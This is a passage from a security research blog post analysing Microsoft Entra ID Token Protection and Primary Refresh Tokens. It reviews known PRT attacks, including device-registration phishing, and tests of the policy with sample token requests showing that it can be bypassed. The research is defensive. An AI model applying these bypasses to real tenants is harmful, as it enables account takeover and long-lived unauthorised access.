This is the third post in a 4-part blog series that accompanies ERNW White Paper 80: Token Theft in Microsoft Entra ID - An Analysis of Controls. In Part 1, we covered how attackers steal tokens, and Part 2 looked at Continuous Access Evaluation. This post covers Microsoft’s defense, Token Protection: how it binds tokens to a device, and where that binding can be bypassed.
Device-Bound Refresh Tokens: The Core Idea
Microsoft wants to protect against token replay, where an attacker steals a token and simply presents it again from their own machine. Refresh tokens are the most attractive target for this. Compared to access tokens, which are only valid for a short time, refresh tokens live much longer and can be redeemed for new access tokens again and again. A single stolen refresh token therefore gives an attacker long-lasting access and a way to maintain persistence, even after the original access token has expired.
On top of that, a refresh token is not limited to the resource and scopes it was first issued for. It can be used to request access tokens for other resources and scopes. Through the Family of Client IDs (FOCI), it can even be redeemed with a different client_id than the one it was originally issued to. This allows an attacker to escalate privileges to resources the refresh token was never intended for. Moreover, the refresh token carries claims from the original sign-in, such as MFA or device compliance, and can therefore also satisfy Conditional Access requirements. The attacker inherits the authentication strength and device trust of the legitimate session without having to pass these checks again.
The underlying issue is that refresh tokens are normally not bound to a device. Possession of an OAuth 2.0 refresh token (RFC 6749) is often enough to use it: whoever holds a valid refresh token can redeem it as is, on any device, from anywhere, for as long as it’s valid. If an attacker steals a refresh token e.g. via AiTM phishing, infostealer malware, or a compromised browser, it doesn’t matter that the token was originally issued to a legitimate, compliant device. It works just as well on the attacker’s laptop.
Token Protection, configured as a Conditional Access session control, tries to close that gap by requiring that only device-bound refresh tokens are accepted: specifically, Primary Refresh Tokens (PRTs). A PRT can’t simply be copied and reused elsewhere, because using it requires a session key that lives in the device’s TPM and never leaves it. Note that Token Protection binds only refresh tokens: the access tokens themselves are never device-bound, so any access token that has already been issued remains usable on any device for its full lifetime.
Why this matters alongside CAE
CAE, covered in Part 2, handles revocation of access tokens that are still formally valid but should no longer be trusted after a security event. Refresh tokens can also be revoked by default, since Entra ID, as the central authorization server, is the only party that consumes them. A revocation event, such as an admin revoking a user’s access, invalidates both the refresh tokens and any CAE access tokens issued by Entra ID in near real time. The catch is timing. As long as no security-relevant event has occurred, an attacker who has exfiltrated all tokens from a device can use the refresh tokens to request regular, non-CAE access tokens for CAE-capable resources. This works because the requesting client alone decides whether to signal CAE support. When the revocation event later fires, the refresh tokens and the CAE access tokens are invalidated, but the regular access tokens the attacker already obtained on their own device remain valid for their full lifetime. The early revocation that CAE promises is therefore lost as soon as the attacker controls the token requests.
Token Protection is what closes that specific hole, though only partially. Because it binds refresh tokens to the requesting device (only a device-bound PRT may be used to request access tokens), a stolen refresh token replayed from a different device can no longer obtain any new tokens at the supported resources, neither regular nor CAE-capable ones. The attacker is left with only the CAE access tokens that were already issued. CAE and Token Protection are therefore complementary: CAE allows near-real-time revocation of already-issued access tokens, while Token Protection stops a stolen refresh token from requesting fresh ones in the first place. Neither is sufficient on its own.
What a PRT Actually Is
Primary Refresh Tokens (PRTs) aren’t new. They’ve quietly powered Windows single sign-on since Windows 10, replacing the older Seamless SSO used on Windows 7 and 8. A clear understanding of how PRTs work is a prerequisite for evaluating what Token Protection secures and where its limits lie.
To bind a token to a device, Entra ID must know the device. The device therefore has to be:
- Entra joined
- Hybrid joined
- Entra registered
During device registration, Windows creates two key pairs:
- Device key (dkpub/dkpriv)
- Transport key (tkpub/tkpriv)
The keys are stored in the device’s TPM if available, otherwise they are encrypted and stored on disk.
PRT Issuance Flow
When a user signs in on an Entra-joined, hybrid-joined, or Entra-registered Windows device, the OS asks Entra ID for a nonce, then sends a sign-in request containing the user’s credentials and that nonce, signed with the device key (dkpriv), which is stored in the TPM. Entra ID validates all of it (credentials, nonce, device signature, device state) and in return issues a PRT plus a session key encrypted with the transport key (tkpub), whose private part is also stored in the TPM. That session key lands in the TPM where available (otherwise DPAPI-encrypted on disk) and the PRT is cached. The PRT itself is valid for 90 days and silently renews as long as the device is in active use. If the user signed in with a method like Windows Hello for Business, the PRT can even carry an MFA claim. Every access token and refresh token subsequently issued from that PRT then inherits the MFA claim, so it satisfies MFA requirements without prompting the user again.

Figure 1: PRT issuance flow on an Entra ID joined device. Own illustration, adapted and simplified from Understanding Primary Refresh Token (PRT) - PRT issuance during first sign in (Windows) by Microsoft, licensed under CC BY 4.0, as stated in the ThirdPartyNotices.
PRT App Token Request Flow
When an app like Outlook needs an access token, it doesn’t talk to Entra ID directly. Instead, it asks Windows Web Account Manager (WAM), which returns a cached token if one is still valid. Otherwise, WAM calls CloudAP, the Windows authentication package responsible for cloud sign-in, through the LSA interface. CloudAP requests a fresh nonce from Entra ID and then has to prove that the device actually holds the PRT. This proof of possession is, in fact, a proof of possession of the session key, which is protected by the TPM. To do so without exposing the session key itself, the session key is never used directly. Instead, the TPM computes the Derived Key from it by running the Key Derivation Function version 2 (KDFv2). The inputs are the TPM-protected session key and a context made of random bytes, the PRT and the nonce. CloudAP uses the resulting Derived Key to sign the PRT cookie. This is a short-lived JWT (5 minutes because of the nonce lifetime) whose header carries the random bytes (ctx) and whose payload contains the PRT (refresh_token) and the nonce (request_nonce). Details can be found in PRT-Cookie Structure. The PRT-Cookie goes to Entra ID as either an x-ms-RefreshTokenCredential cookie or HTTP header. Entra ID can derive the same Derived Key using only decentralized information obtained from the PRT-Cookie. The random bytes, PRT and the nonce can be read in cleartext after base64 decoding the JWT and the session key is actually embedded in the encrypted PRT, which Microsoft can decrypt. Entra ID verifies the signature, and checks the nonce (5 minutes lifetime & single use) and the device state. If everything is valid, it issues a new PRT, an access token and a refresh token and returns them encrypted with the session key. CloudAP asks the TPM to decrypt the response with the session key and hands the tokens to WAM, which returns them to the app and caches them.

Figure 2: PRT app token request flow on an Entra ID joined device. Own illustration, adapted and simplified from Understanding Primary Refresh Token (PRT) - PRT usage during app token requests (Windows) by Microsoft, licensed under CC BY 4.0, as stated in the ThirdPartyNotices.
PRT-Cookie Structure
The PRT cookie, sent as the x-ms-RefreshTokenCredential cookie or HTTP header, is itself just a JSON Web Token (JWT, RFC 7519). Like any JWT it is only signed (JWS, RFC 7515), not encrypted, and follows the familiar three-part layout: a header, a payload, and a cryptographic signature at the end.

Figure 3: PRT-Cookie base64 decoded on jwt.ms
Header. The algorithm is HS256, i.e. HMAC-SHA256, which uses a symmetric key (the Derived Key) to produce the signature. kdf_ver: 2 indicates that KDFv2 (Key Derivation Function version 2) was used. The header also carries the context ctx, the random value that went into the key derivation.
Payload. The payload contains the Primary Refresh Token under refresh_token, the one that was issued during Windows sign-in. The PRT is not a random string, but a structured artifact with three parts separated by dots (see Figure 4). The first part is the version prefix 1. The second part is a short, base64url-encoded descriptor of 40 bytes. To decode it, restore the missing = padding and base64url-decode it, then inspect the result as hex, since it is binary data rather than text. It consists of a 3-byte prefix, two GUIDs in the little-endian .NET byte order, the tenant ID and the client ID, and a 5-byte trailer. In our example, the tenant ID 1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9 matches our test tenant unicorndirectory.onmicrosoft.com, and the client ID 38aa3b87-a06d-4817-b275-7a316988d93b matches the Microsoft Authentication Broker (see MS-OAPXBC). The third part, 1203 bytes in our example, starts with a short binary header, followed by the readable ASCII string EvoStsArtifacts. This is the type marker of Microsoft’s internal Evolved Security Token Service and identifies the artifact as an STS-issued object. After a count and length marker follows the encrypted payload, 1166 bytes of ciphertext. This ciphertext is opaque to the client, so neither the claims nor the validity data inside can be read. According to Microsoft documentation, the PRT has a lifetime of 90 days. The PRT is not a real secret on its own, because without the corresponding session key it is useless to an attacker.

Figure 4: refresh_token claim decoded
Alongside it sits the nonce request_nonce, issued by Entra ID when a new logon session is established. It is decoded in the same way and uses the same EvoStsArtifacts structure as the third part of the PRT (see Figure 5). The difference lies in the content: instead of an encrypted payload, the nonce carries a 64-byte random challenge, which is clearly high-entropy. The nonce ends with a constant 2-byte trailer (20 00), so that it has 103 bytes in total in our example. Only the challenge is unpredictable, while the structure in front of it and the trailer at the end are constant.

Figure 5: request_nonce claim decoded
Signature. Finally comes the cryptographic signature. As announced by alg: HS256 in the header, it is an HMAC-SHA256 as defined in RFC 2104. An HMAC combines a hash function (here SHA-256) with a secret symmetric key, so that only someone who knows the key can compute or verify the result. The key used for signing the PRT-Cookie is the Derived Key, which is computed through KDFv2 from the session key and KDF context SHA256(random + (PRT + nonce)) (see MS-OAPXBC Processing Details and this analysis of KDFv1 vs. KDFv2). The signature is created in three steps:
- The header and the payload are each serialized as JSON and base64url-encoded.
- The two encoded parts are concatenated with a dot, which gives the signing input:
base64url(header) + "." + base64url(payload). - This signing input is run through HMAC-SHA256 with the Derived Key, and the resulting 32-byte value is base64url-encoded and appended as the third part of the JWT.
In formula form: signature = base64url( HMAC-SHA256( DerivedKey, base64url(header) + "." + base64url(payload) ) ). Internally, HMAC-SHA256 mixes the key into the hash twice, once in an inner and once in an outer pass, which protects against attacks on the plain hash construction H(K XOR opad, H(K XOR ipad, text)). Entra ID knows the session key, so it derives the same key, recomputes the HMAC over the received header and payload, and compares it to the signature. If any byte of the header or payload was changed, the values no longer match and the JWT is rejected.
In short, everything Entra ID needs for validation is sent in cleartext. What makes this safe is that the Primary Refresh Token can only be used by someone who also holds the session key, and only the holder of that session key can produce a valid signature. But the resulting JWT (PRT-Cookie) itself is actually not device bound and can be reused on another device but has a short lifetime of only ~5 minutes.
Prior Work: Attacks on the PRT
Device binding is only as strong as the mechanism protecting the thing being bound. The PRT and its cryptography have already been researched in depth, mostly by Dirk-Jan Mollema and others. The following attacks show where device binding has been broken or circumvented before. We build on this work and did not test these attacks ourselves.
Pass-the-PRT (largely mitigated). Dirk-Jan Mollema and Mimikatz author Benjamin Delpy did research on PRT abuse and showed that on devices without a TPM, the session key sits DPAPI-encrypted on disk, extractable with local admin rights via Mimikatz pulling it straight out of LSASS memory. Worse, even TPM-backed devices weren’t fully safe. The TPM does store the session key non-exportably, but the PRT cookie is not signed with the session key itself. It is signed with the “DerivedKey”, which the TPM does not protect. Until July 2021, this key was derived with KDFv1 via the NCryptKeyDerivation function from the TPM-protected session key and a context (KDF_CONTEXT) containing random bytes. These bytes were generated outside the TPM and could therefore be chosen by an attacker on the compromised device. Once the attacker held a DerivedKey together with its context, the session key no longer played any role: the PRT cookie (JWT) could be modified and re-signed as often as desired, as Entra ID did not check whether a context had been used before. Even if it had, an attacker could have generated a large number of context/DerivedKey pairs in a short time and used them later. A compromised device was therefore enough for an attacker to have the TPM generate the DerivedKey and then use it on their own device to forge valid PRT cookies at will for the PRT’s entire lifetime of up to 90 days. Microsoft’s fix for CVE-2021-33779, KDFv2 together with the removal of KDFv1 support, binds the derived key to the specific PRT and a fresh nonce per request, making it single-use. Combined with TPM 2.0 being a hard system requirement since Windows 11, classic Pass-the-PRT is now largely closed off, except on devices where the TPM requirement was bypassed during installation with tools like Rufus. Without a TPM, the session key is again only protected by DPAPI.
Pass-the-PRT-cookie (the remaining path). With the session key itself now much harder to abuse on TPM-backed devices, attackers can still ask Windows to create one for them. The PRT SSO flow includes BrowserCore.exe, a native messaging host that browsers use to obtain a signed PRT cookie for single sign-on to Entra ID. It communicates via JSON messages over stdin/stdout, and its GetCookies method returns the cookie. Running in the victim’s user context (no local admin, no TPM access, and crucially no knowledge of the user’s credentials), an attacker can call BrowserCore.exe in the same way as a browser to request a valid, already-signed PRT cookie on demand. This approach was most likely first demonstrated by Lee Chagolla-Christensen of SpecterOps, who published a proof of concept using BrowserCore.exe (blog post, RequestAADRefreshToken). Dirk-jan Mollema also did research on this (Abusing Azure AD SSO with the Primary Refresh Token) and created Tooling like ROADtoken to abuse PRT SSO. The trade-off compared to the classic Pass-the-PRT attack: an individual PRT cookie is short-lived and must be used with the nonce, so it’s a much smaller window than the original 90-day session-key compromise. But as long as the attacker has code execution in the user’s session, they can keep requesting fresh PRT-Cookies and exchange each one for any access and refresh tokens.
PRT phishing via device registration (still works today). This one’s more concerning because it’s live and in active use. PRTs can’t be phished directly; issuing one requires an actual device identity. But Mollema found a path around that: Windows’ initial Entra Join / Windows Hello for Business setup only requires the user to authenticate once, using an ordinary (non-device-bound) refresh token for the Microsoft Authentication Broker client against the device enrollment resource. That refresh token alone is enough to register a brand-new device identity, and once a device identity exists, it can be used to request a full, MFA-carrying PRT.
Chain that together and the attack is straightforward: phish the initial refresh token via device code phishing (see Part 1), use it to join an attacker-controlled device to Entra ID under the victim’s identity, then request a PRT on that device. The result is a fully device-bound, MFA-satisfying PRT, obtained without ever touching the victim’s real device, valid for 90 days with access to essentially any resource the victim can reach. It works because, by default, Entra ID lets ordinary users register their own devices without any extra approval step.
This attack is not only theoretical, it is used in practice. The device code phishing campaign of Storm-2372, a suspected Russia-linked actor, uses this method of turning a phished refresh token into a PRT (see also this analysis by Hive Security). In addition, the chain of device registration and PRT request has been observed in modern phishing kits such as Tycoon2FA and Kali365, as described in a detection rule by Elastic.
Our Focus: The Token Protection Policy
Token Protection was released as a Public Preview in May 2023. According to Microsoft documentation it was made Generally Available in August 2025 for Windows. Currently its Generally Available for Windows, iOS / iPadOS and macOS. But actually only for native applications, browser-based applications are not supported or in Preview.
Token Protection is a relatively new feature that is still in development and supposed to enforce device-bound refresh tokens. It builds on the long-established concept of PRTs, which are bound to the device by a session key stored in the TPM. The industry standard for sender-constrained tokens in OAuth 2.0 is Demonstrating Proof of Possession (DPoP, RFC 9449). However, it was only officially published as an RFC in September 2023, while Token Protection had already been in public preview since May 2023, even though drafts of DPoP existed before.
Since the PRT itself has been examined thoroughly over the years, we focused on the comparatively new Token Protection feature. We looked in particular at its limitations that still exist today and at the security implications that result from them. The question is not whether the PRT can be attacked, but how effectively Token Protection, deployed as Microsoft recommends, currently protects in practice, and whether it actually requires a PRT.
Microsoft’s Token Protection Deployment Recommendation
Token Protection is turned on through a Conditional Access policy with the Require token protection for sign-in sessions session control. Microsoft’s deployment guidance scopes that policy fairly tightly: it targets only the resources that currently support token protection (Exchange Online, SharePoint Online, and Microsoft Teams) and narrows the conditions to the Windows device platform and to the Mobile apps and desktop clients client-app type.

Figure 6: Screenshot (modified, with red highlights added by the author) of the recommended conditions for the Token Protection Conditional Access policy, from Token Protection Deployment Guide - Windows by Microsoft, licensed under CC BY 4.0, as stated in the ThirdPartyNotices.
Applied as recommended, the resulting policy requires a device-bound token (a PRT) whenever one of those resources is accessed from a Windows desktop client, and blocks the request otherwise.
Figure 7: Screenshot of resulting Conditional Access policy conditions, from Microsoft Entra admin center

Figure 8: Screenshot of Token Protection deployment tip, from Token Protection Deployment Guide - Windows by Microsoft, licensed under CC BY 4.0, as stated in the ThirdPartyNotices.
Testing the Policy
We tested Microsoft’s recommended Token Protection deployment against Microsoft Teams: a Conditional Access policy scoped to target resource Microsoft Teams Services with the conditions set to Windows devices and to Mobile/Desktop client apps, with the Token Protection session control enabled. The question: from a device with no PRT at all, can you still get a usable access token to access data of the teams resource?
We ran the following test cases:
| # | Test case | Result |
|---|---|---|
| 1 | ROPC grant with a Windows User-Agent | Blocked |
| 2 | Refresh token grant with a Windows User-Agent, token originally requested with a Windows User-Agent | Blocked |
| 3 | Indirect Teams access via Microsoft Graph with Azure CLI (client without Teams scopes) | Token issued, but useless for Teams |
| 4 | Indirect Teams access via Microsoft Graph with Microsoft Office (client with Teams-relevant Graph scopes) | Blocked |
| 5 | ROPC grant with a Linux User-Agent | Not blocked, a usable, non-device-bound refresh token for Teams was issued |
| 6 | Refresh token grant with a Linux User-Agent, token originally requested with a Linux User-Agent (from test 5) | Not blocked |
| 7 | Refresh token grant with a Windows User-Agent, token originally requested with a Linux User-Agent (from test 5) | Not blocked, only the User-Agent of the initial token issuance appears to matter |
| 8 | Teams web client (teams.microsoft.com) |
Not blocked, a captured refresh token could be replayed |
The following sections show the requests and responses of each test case.
Test 1: ROPC grant with a Windows User-Agent
The ROPC grant is used to request an access token for Microsoft Teams directly with a username and password, for the client Microsoft Teams (1fec8e78-bce4-4aaf-ab1b-5451cc387264). The request uses a Windows PowerShell User-Agent.
Request - ROPC Grant
POST /1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9/oauth2/v2.0/token HTTP/1.1
Host: login.microsoftonline.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.26200; de-DE) PowerShell/7.6.1
Content-Type: application/x-www-form-urlencoded

grant_type=password&
client_id=1fec8e78-bce4-4aaf-ab1b-5451cc387264&
scope=https://ic3.teams.office.com/.default&
username=tp-test@unicorndirectory.onmicrosoft.com&
password=JvQ[...]
The error message in the response shows that the Token Protection policy was applied and no access token was issued (“Access has been blocked by conditional access token protection…”).
Response - ROPC Grant
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
[...]

{
    "error":"invalid_grant",
    "error_description":"AADSTS530084: Access has been blocked by conditional access token protection policy configured by this organization. To learn more, see https://aka.ms/TBCADocs. Trace ID: 682c829a-7de3-477d-a664-698917816f00 Correlation ID: ebb56af7-5abe-4b6c-b0ed-b0ae3a724101 Timestamp: 2026-05-27 12:57:05Z",
    "error_codes":[530084],
    "timestamp":"2026-05-27 12:57:05Z",
    "trace_id":"682c829a-7de3-477d-a664-698917816f00","correlation_id":"ebb56af7-5abe-4b6c-b0ed-b0ae3a724101",
    "suberror":"message_only"
}
Test 2: Refresh token grant with a Windows User-Agent
Next, a previously requested refresh token, originally requested with a Windows User-Agent, for the client Microsoft Teams is used with the Refresh Token grant, again with a Windows User-Agent.
Request - Refresh Token Grant
POST /1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9/oauth2/v2.0/token HTTP/2
Host: login.microsoftonline.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.26200; de-DE) PowerShell/7.6.1
Content-Type: application/x-www-form-urlencoded

grant_type=refresh_token&
client_id=1fec8e78-bce4-4aaf-ab1b-5451cc387264&
scope=https://ic3.teams.office.com/.default&
refresh_token=1.AYEApMXoHC1470uzpW5-[...]
The response again shows that the Token Protection policy was applied and no access token was issued.
Response - Refresh Token Grant
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
[...]

{
    "error":"invalid_grant",
    "error_description":"AADSTS530084: Access has been blocked by conditional access token protection policy configured by this organization. To learn more, see https://aka.ms/TBCADocs. Trace ID: 3a864f2c-12d8-4c73-a0c0-d4c78da36b00 Correlation ID: a708d34e-2d2d-4425-8a76-b28a034c6a5b Timestamp: 2026-05-27 13:26:07Z",
    "error_codes":[530084],
    "timestamp":"2026-05-27 13:26:07Z",
